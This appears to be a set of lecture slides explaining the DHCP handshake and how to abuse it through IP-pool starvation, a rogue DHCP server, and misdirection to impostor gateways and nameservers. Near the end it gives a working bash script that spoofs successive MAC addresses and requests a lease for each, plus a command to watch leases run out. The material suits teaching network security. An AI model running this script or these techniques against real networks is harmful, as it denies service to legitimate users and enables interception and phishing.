Using the DHCP protocol for a denial-of-service attack

David Morgan

Denial of service stategy against a DHCP server


- server issues IP addresses per MAC addresses
- administers a fixed pool of IPs
- stops issuing when it runs out
- perhaps we can artificially make it run out

DHCP protocol conversations how IPs are provided

sequence of 4 message types

- discover from client ethernet broadcast
- offer from server to client
- request from client to server
- acknowledgment from server to client


Initial – dhcp server on D others lack IP addresses




dhcp leases:
10.0.0.101 is free
10.0.0.102 is free
10.0.0.103 is free

/var/lib/dhcpd/dhcpd.leases if linux →


B broadcasts “discover”




D sends “offer”…
if it runs a dhcp server program




B sends D “request” for what was offered




D sends B “acknowlegement”




B uses it, D records it




C broadcasts “discover”




D sends “offer”…




C sends D “request” for what was offered




D sends C “acknowlegement”




C uses it, D records it




E broadcasts “discover”




D sends “offer”…




E sends D “request” for what was offered




D sends E “acknowlegement”




E uses it, D records it



A broadcasts “discover”




D sends no offer (nor anything)



DHCP serves more than addresses

- routers – gateway for non-local destination IPs
- nameservers – where to find out names' IPs
- other stuff

D sends B more stuff, B implements/adopts it all




Now for unreasonable distortions

1. a single machine can consume all server's IPs
2. a machine can run a competing dhcp server
3. a dhcp server can misdirect hosts to imposters
   - gateways
   - name servers


Unreasonable distortion #1
consuming all the IPs

- anybody can get an IP from a server
- server just needs your MAC
- spoof a lot of MACs, request an IP for each
- until server is run out of business

Unreasonable distortion #1: exhausting server's IP pool



D obliges itself out of IPs




MAC spoof in linux

- "ifconfig eth0 hw ether 11:22:33:44:55:66"
- server will give you different IPs as long as you present distinct MACs
- pseudo-code:

```
loop
        assume new MAC
        request another IP
end loop
```

Unreasonable distortion #2: a competing dhcp server



You gotta be quick, gunslinger!

- indeterminate
- might depend on planetary alignment
- but speed helps a lot

B beats out “real” server D *if*

- B is faster
  - outside B’s control
- D is prevented by prior denial of service attack
  - under B’s control
  - please see “unreasonable distortion #1”

Unreasonable distortion #3 downstream misdirection

- tell hosts to use an imposter router
  - routers forward
  - the imposter router could sniff while forwarding
- tell hosts to use an imposter nameserver
  - nameservers “redirect”
  - the imposter nameserver can direct to wherever
  - “wherever” could phish and phake and phrolic

Run on client to implement dos…

```
clear
interface="eth0"
for i in 0 1 2 3 4 5 6 7 8 9 A B C D E F
do
        number=$RANDOM; j=$[number %= 10]
        number=$RANDOM; k=$[number %= 10]
        mac="AA:BB:CC:$i$i:$j$j:$k$k"
        ifconfig $interface down
        echo -e "\n\nInterface's current addresses:"
        ifconfig eth0 | grep -E "HWaddr|inet addr"
        echo -en "\n      --> Press key to request IP for bogus MAC:   $mac \n"
        read
        ifconfig $interface hw ether $mac
        ifconfig $interface up
        killall dhclient;sleep 1
        dhclient $interface
done
```

Run on server to observe…

```
watch 'grep -E "lease|hardware" /var/lib/dhcpd/dhcpd.leases |
grep -v \#;echo -n -e "\nNumber of outstanding leases: ";
grep "lease 10" /var/lib/dhcpd/dhcpd.leases | sort | uniq |wc -l'
```

Please see …

"Flaws within the Dynamic Host Configuration Protocol"
http://www.networkpenetration.com/dhcp_flaws.html